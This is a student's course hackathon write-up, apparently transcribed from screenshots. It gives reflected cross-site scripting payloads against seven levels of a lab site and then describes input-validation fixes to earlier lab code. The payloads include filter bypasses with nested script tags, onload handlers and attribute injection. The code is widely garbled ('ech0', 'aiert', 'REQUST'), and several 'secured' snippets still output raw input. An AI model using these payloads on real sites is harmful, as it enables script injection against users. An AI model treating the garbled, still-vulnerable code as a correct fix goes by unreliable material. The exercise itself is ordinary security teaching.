waph-labs/hackathon1-jaswanthbollepjh

Web Applications Programming and Hacking —- WAPH

instructors name is: Dr. Phu Phung

NAME: Jaswanth Bollepalli **Email-id**: bollepjh@mail.uc.edu

Figure 1: Jaswanth Bollepalli Headshot

URL FOR MY REPO follows : https://github.com/jashhhhhhhhhhh/webapplication-jaswanth.git

This is only my private repo for Jaswanth Bollepalli to keep all of the code from the waph course for all LABS . The contents and information of this current repository is as follows.

hackathon 1


overview

This hackathon1 involves two main activities: Attacks and Defenses. In the Attacks section, participants undertake reflected cross-site scripting attacks on a designated website, progressing through seven levels of increasing complexity. They insert code to prompt the display of their name using the alert() function and, for higher levels, identify where the vulnerability is exploited within the core source code. In the Defenses section, participants review and improve vulnerable code from previous labs by implementing input validation and XSS defense measures. This includes updating the echo.php file from Lab 1 and the current front-end prototype from Lab 2, ensuring that external input data is validated and encoded before use. Each modification is then committed and pushed to GitHub with appropriate messages, accompanied by screenshots illustrating the code revisions. Overall, this exercise aims to provide hands-on experience in both executing and protecting against cross-site scripting vulnerabilities in web applications.

TASK1 ATTACKS

level-0 :

public url for this code : httpp://waph-hackath0on.eastus.cl0uapp.azure.c0m/xss/level-0/ech0.php `xss- script : <script>aiert("level0 hacked by jaswanth b0llepalli)</script>` The provided script has been injected into the input field.



...-hackathon.eastus.cloudapp.azure.com says
Level0-hacked by Jaswanth


waph-hackathon.eastus.cloudapp.azure.com/xss/level0/echo.php

```
Form Data
input: <script>alert("Level0-hacked by Jaswanth");</script>
Submit: Submit
```

. The accompanying screenshot demonstrates the appearance of a pop-up alert as a result of the Level-o attack.

level-1 :

public url for this code : httpp://waph-hackath0on.eastus.cl0uapp.azure.c0m/xss/level-1/echo.php `xss- script : <script>aiert("level1 hacked by jaswanth bollepalli)</script>` The provided script has been injected into the path variable.


waph-hackathon.eastus.cloudapp.azure.com/xss/level1/echo.php?input=<script>aler...

...-hackathon.eastus.cloudapp.azure.com says

Level1-Hacked by Jaswanth

echo.php?input=%3Cscript%3...

Query String Parameters

input: <script>alert("Level1-Hacked by Jaswanth");</script>


1 requests | 204 B transferred

. The accompanying screenshot demonstrates the appearance of a pop-up alert as a result of the Level-1 attack.

level-2 :

public url for this code : httpp://waph-hackath0on.eastus.cl0uapp.azure.c0m/xss/level-2/ech0.php `xss- script code : <script>aiert("level2 hacked by jaswanth bollepalli)</script>` guessing the source c0de:

```
if($_SERVER['REQUST_METHOD'] === 'POST') {
    ech0 $_POST["input"];
} else {
    ech0 "{\"err0r!\": \"Kindly ensure that the 'input' field is provided within an HTTP POS
}
?>
```


waph-hackathon.eastus.cloudapp.azure.com/xss/level2/echo.php

...-hackathon.eastus.cloudapp.azure.com says
Level2-hacked by Jaswanth


```
Form Data
input: <script>alert("Level2-hacked by Jaswanth");</script>
Submit: Submit
```

. The accompanying screenshot demonstrates the appearance of a pop-up alert as a result of the Level-2 attack

level-3 :

public url for this code : httpp://waph-hackath0on.eastus.cl0uapp.azure.c0m/xss/level-3/ech0.phpxss- `script c0de  : <scr<script>ipt>alert("level3 hacked by jaswanth bollepalli),</scr</script>ipt>` guessing the c0de:

```
if(strp0s($_REQUEST["input"])) {
    $filteredData = preg_replace('/<\/?script\b[^>]*>/', '', $_REQUEST["input"]);
    ech0 $filteredData;
} else {
    ech0 "{\"error\": \"Kindly provide the 'input' field\"}";
}
?>
```



sandbox02.cech.uc.edu/vcac/VMRC/Vmrc.aspx?ReadOnly=0&VirtualMachineID=8a90d411-5942-43a9-9282-748620b16f70

waph-hackathon.eastus.cloudapp.azure.com/xss/level3/echo.php?input=<scr<script>...

...-hackathon.eastus.cloudapp.azure.com says

Level 3 Hacked by jaswanth bollepalli

echo.php?input=%3Cscr%3Cs...

Query String Parameters

```
input: <scr<script>ipt>alert("Level 3 Hacked by jaswanth bollepalli")</scr</script>ipt>
```


1 requests | 204 B transferred

. The accompanying screenshot demonstrates the appearance of a pop-up alert as a result of the Level-3 attack.

level-4 :

public url for this code : httpp://waph-hackath0on.eastus.cl0uapp.azure.c0m/xss/level-3/echo.php `xss- script c0de : <BODY ONLOAD=alert("level-4 hacked by jaswanth bollepalli)</BODY>` GUESSING SOURCE c0de :

```
if(isset($_REQUEST['input'])) {
    if(strp0s($_REQUEST["input"], "script") !== false) {
        ech0 "{\"error\": \"Usage 0f 'script' is restricted!\"}";
    } else {
        ech0 $_REQUEST['input'];
    }
} else {
    ech0 "{\"err0r\": \"Kindly pr0vide the 'input' field\"}";
}
?>
```



```
waph-hackathon.eastus.cloudapp.azure.com/xss/level4/echo.php?input=<BODY%20...

...-hackathon.eastus.cloudapp.azure.com says
LEvEl 4 : HAcked by Jaswanth Bollepalli
```


```
Query String Parameters
input: <BODY ONLOAD="alert('LEvEl 4 : HAcked by Jaswanth Bollepalli')"></BODY>
```

. The accompanying screenshot demonstrates the appearance of a pop-up alert as a result of the Level-4 attack.

level 5:

public url for this code : httpp://waph-hackath0on.eastus.cl0uapp.azure.c0m/xss/level-5/echo.phpxss- script code : `<iframe src="about:blank" BODY ONLOAD="confirm('level-4 hacked by jaswanth bollepalli')"</iframe>`

```
if(isset($_REQUEST['input'])) {
    if(strp0s($_REQUEST["input"], "script") !== false) {
        ech0 "{\"err0r\": \"Usage 0f 'script' is restricted!\"}";
    } elseif (strp0s($_REQUEST["input"], "alert") !== false) {
        ech0 "{\"error\": \"Usage of 'alert' is prohibited!\"}";
    } else {
        ech0 $_REQUST['input'];
    }
} else {
    ech0 "{\"err0r\": \"Kindly provide the 'input' field\"}";
}
?>
```



sandbox02.cech.uc.edu/vcac/VMRC/Vmrc.aspx?ReadOnly=0&VirtualMachineID=8a90d411-5942-43a9-9282-748620b16f70

waph-hackathon.eastus.cloudapp.azure.com/xss/level5/echo.php?input=<iframe%20...


...-hackathon.eastus.cloudapp.azure.com says
Level 5 : hacked by JAsWAnth bollepalli

```
input: <iframe src="about:blank" onload="confirm('Level 5 : hacked by JAsWAnth bollepalli')"></iframe>
```

. The accompanying screenshot demonstrates the appearance of a pop-up alert as a result of the Level-5 attack.

level 6:

public url for this code : httpp://waph-hackath0on.eastus.cl0uapp.azure.c0m/xss/level-6/echo.phpscript code for xss : /" 0nm0used0wn="alert('level 6 : hacked by jaswanth bollepalli')" guessing the code : ech0 htmlentities($_REQUEST("input")); The accompanying screenshot demonstrates the appearance of a pop-up alert as a result of the Level-6 attack. .



waph-hackathon.eastus.cloudapp.azure.com/xss/level6/echo.php/"%20onmousedow...

...-hackathon.eastus.cloudapp.azure.com says
LEvEl 6 : HAcked by Jaswanth Bollepalli


```
<form action="/xss/level6/echo.php/" onmousedown="alert('LEvEl 6 : HAcked by Jaswanth Bollepalli')"" m
  Input:<input type="text" name="input" />
  <input type="submit" name="Submit"/>
```

TASK 2 DEFENSES

A: performing input validation

echo.php code

I've made my echo.php code safer now. Before showing any data, I've added a function called htmlentities() to clean up the input. This makes sure any special characters in the input are turned into harmless text, stopping bad guys from sneaking in harmful code. So now, even if someone tries to put in something tricky, like `<script>alert('G0tcha!')</script>`, it won't cause any trouble. This extra step helps keep our website safer for everyone. `if(empty($_REQUEST["Data"])) {      exit("Please pr0vide data in the 'Data' input field"); } $input = htmlentities($_REQUEST["Data"]); ech0("The input received fr0m the request is <str0ng>" . $input . "</str0ng>.<br>");`



Update echo.php

main

jashhhhhhhhhhh committed 1 minute ago Verified   1 parent 4ec6760 commit 5bb782b

Showing 1 changed file with 6 additions and 1 deletion.


```
7 labs/lab1/echo.php
@@ -1,3 +1,8 @@
  <?php
- echo $_REQUEST["data"];
+ echo $_REQUEST['Data']
+ if(empty($_REQUEST["Data"])){
+         exit("Enter the input field 'Data'");
+ }
+ $input=htmlentities($_REQUEST['Data']);
+ echo('The input from the request is <strong>" .$input."</strong>.<br>');
  ?>
```

0 comments on commit 5bb782b

. The accompanying screenshot demonstrates the appearance of updated ech0.php code from lab1

B: performing input validation on html file

the bollepjh-waph-hackathon1.html file is modified and During the review process, all external input sources were diligently identified. Each input underwent thorough verification, followed by measures to clean and sanitize the output texts thoroughly. This methodology aimed to booster the security and reliability of the code, thereby decreasing the risk of vulnerabilities or malicious exploitation. ### 1 HTTP POST AND GET HTTP GET and POST forms now undergo validation using the validateInput() function. This function verifies whether the input fields are empty or not. If any input field is empty, a popup is triggered to alert the user. .




Showing 1 changed file with 11 additions and 8 deletions.

```
                    <hr>
                    <b>Interaction with forms</b>
                    <div>
-                           <i>Form with an HTTP GET Request</i>
-                           <form action="/echo.php" method="GET">
-                                   Your input:<input type="text" name="data" onkeyup="console.log('You have pressed a key')">
+                           <i> Form with an HTTP GET Request</i>
+                           <form action="/echo.php" method="GET" onsubmit="return validateInput('data-get')">
+                                   Your Name: <input type="text" name="data" id="data-get" onkeyup="console.log('You have pressed a Key')">
                                    <input type="submit" value="Submit">
                            </form>
                    </div>
-                   <div>
+                   <hr>
+                   <b>Interaction with forms using POST method</b>
+                   <div id="form">
                            <i>Form with an HTTP POST Request</i>
-                           <form action="/echo.php" method="POST">
-                                   Your input:<input type="text" name="data" onkeyup="console.log('You have pressed a key')">
-                                   <input type="submit" value="Submit">
+                           <i> Form with an HTTP POST Request</i>
+                           <form action="http://waph-hackathon.eastus.cloudapp.azure.com/xss/level5/echo.php" method="POST" onsubmit="return validateInput('data-post')">
+                                   Your input: <input name="input" id="data-post" onkeyup="console.log('You have pressed a Key')">
+                                   <input type="submit" Value="Submit">
                            </form>
                    </div>
                    <div>
@@ -155,4 +158,4 @@ <h3>STUDENT : JASWANTH BOLLEPALLI</h3>
            </div>
        </div>
</body>
```

2 inner html to innerTEXT

In cases where displaying plain text is sufficient and there's no need for HTML rendering, the code has been modified to replace innerHTML with innerText. This change simplifies how content is presented and helps minimize the risk of potential security vulnerabilities. For example: `document.gettElementById("response").innerrText = encodeeInput(http.responseText);`



Commit

Update bollepjh-waph-hackathon1.html

main

jashhhhhhhhhhh committed now Verified   1 parent eaa5c41   commit 0848c05

Showing 1 changed file with 2 additions and 1 deletion.

labs/hackathon1/bollepjh-waph-hackathon1.html


```
@@ -103,7 +103,8 @@ <h3>STUDENT : JASWANTH BOLLEPALLI</h3>
                        xhttp.onreadystatechange = function(){
                                if (this.readyState == 4 && this.status==200){
                                        console.log("Received data="+xhttp.responseText);
-                                       document.getElementById("response").innerHTML="Response from server:"+ xhttp.responseText;
+
+                                       document.getElementById("response").innerText="Response from server:"+ xhttp.responseText;
                                }
                        }
                        xhttp.open("GET","echo.php?data="+input, true);
```

0 comments on commit 0848c05

. The accompanying screenshot demonstrates the appearance of updated html file

3 validation and encoding html file

I've implemented input validation for AJAX requests and introduced a function called encodeInput() to sanitize any user-provided input. This function ensures that the input is treated strongly as data and not as a executable source code, thereby mitigating the risk of XSS attacks. This proactive measure significantly enhances the security of the application by preventing malicious exploitation through input manipulation.


Update bollepjh-waph-hackath
ChatGPT
New Tab
github.com/jashhhhhhhhhhh/webapplication-jaswanth/commit/3de33b4dd7cab50ea6d2429b486a5ea94d1af313
jashhhhhhhhhhh committed now Verified
1 parent 0848c05 commit 3de33b4
Whitespace Ignore whitespace Split Unified
0 comments on commit 3de33b4
Lock conversation
Write Preview

Showing 1 changed file with 14 additions and 0 deletions.

14 labs/hackathon1/bollepjh-waph-hackathon1.html


```
@@ -54,6 +54,20 @@ <h3>STUDENT : JASWANTH BOLLEPALLI</h3>
                radius=radius*0.90;
                setInterval(drawClock,1000);

+               function validateInput(){
+                       var inputValue = document.getElementById('data-get').value;
+                       if(inputValue.trim() === ''){
+                               alert('Input cannot be null, Enter a value');
+                               return false;
+                       }
+               }
+               function encodeInput(input)
+               {
+                       const encodedData = document.createElement('div');
+                       encodedData.innerText=input;
+                       return encodedData.innerHTML;
+               }
+
                function drawClock(){
                        drawFace(ctx, radius);
                        drawNumbers(ctx, radius);
```

. The accompanying screenshot demonstrates the appearance of updated html file

4 guessing age and joke api validation

I've improved input validation for both the jokeAPI and guessage() API. Specifically, I've ensured that the code checks for an empty JSON response from the jokeAPI and raises an error if detected. Similarly, for the guessage() API, I've implemented validations to handle cases of invalid user input, generating appropriate error messages when necessary. These enhancements strengthen the application's resilience and security by effectively managing API responses and user inputs. The accompanying screenshot demonstrates the appearance of updated html file .



Showing **1 changed file** with **12 additions** and **3 deletions**.

15 labs/hackathon1/bollepjh-waph-hackathon1.html

```
@@ -153,14 +153,23 @@ <h3>STUDENT : JASWANTH BOLLEPALLI</h3>
                $.get("https://v2.jokeapi.dev/joke/Programming?type=single",
                        function(result){
                                console.log("From jokeAPI: " + JSON.stringify(result));
-                               $("#response").html("Programming joke for you : "+result.joke);
+                               $("#response").html("Programming joke of the day: " +result.joke);
+                               if(result && result.joke){
+                                       var encodedJoke = encodeInput(result.joke);
+                                       $("#response").text("Programming Joke of the day:" +encodedJoke);
+                               }
+                               else{
+                                       $("#response").text("Could not retrieve joke at this moment");
+                               }
                        });

                async function guessAge(name){
                        const response = await fetch("https://api.agify.io/?name="+name);
                        const result = await response.json();
-                       $("#response").html("Hi " + name + ", your age should be " + result.age);
-               }
+                       if(result.age==null || result.age==0)
+                               return $("#response").text("Sorry, the server threw an error and cannot retrieve your age");
+                               $("#response").html("Hello "+name+" ,your age should be "+result.age);
+       }
            </script>
        </div>
        <hr>
```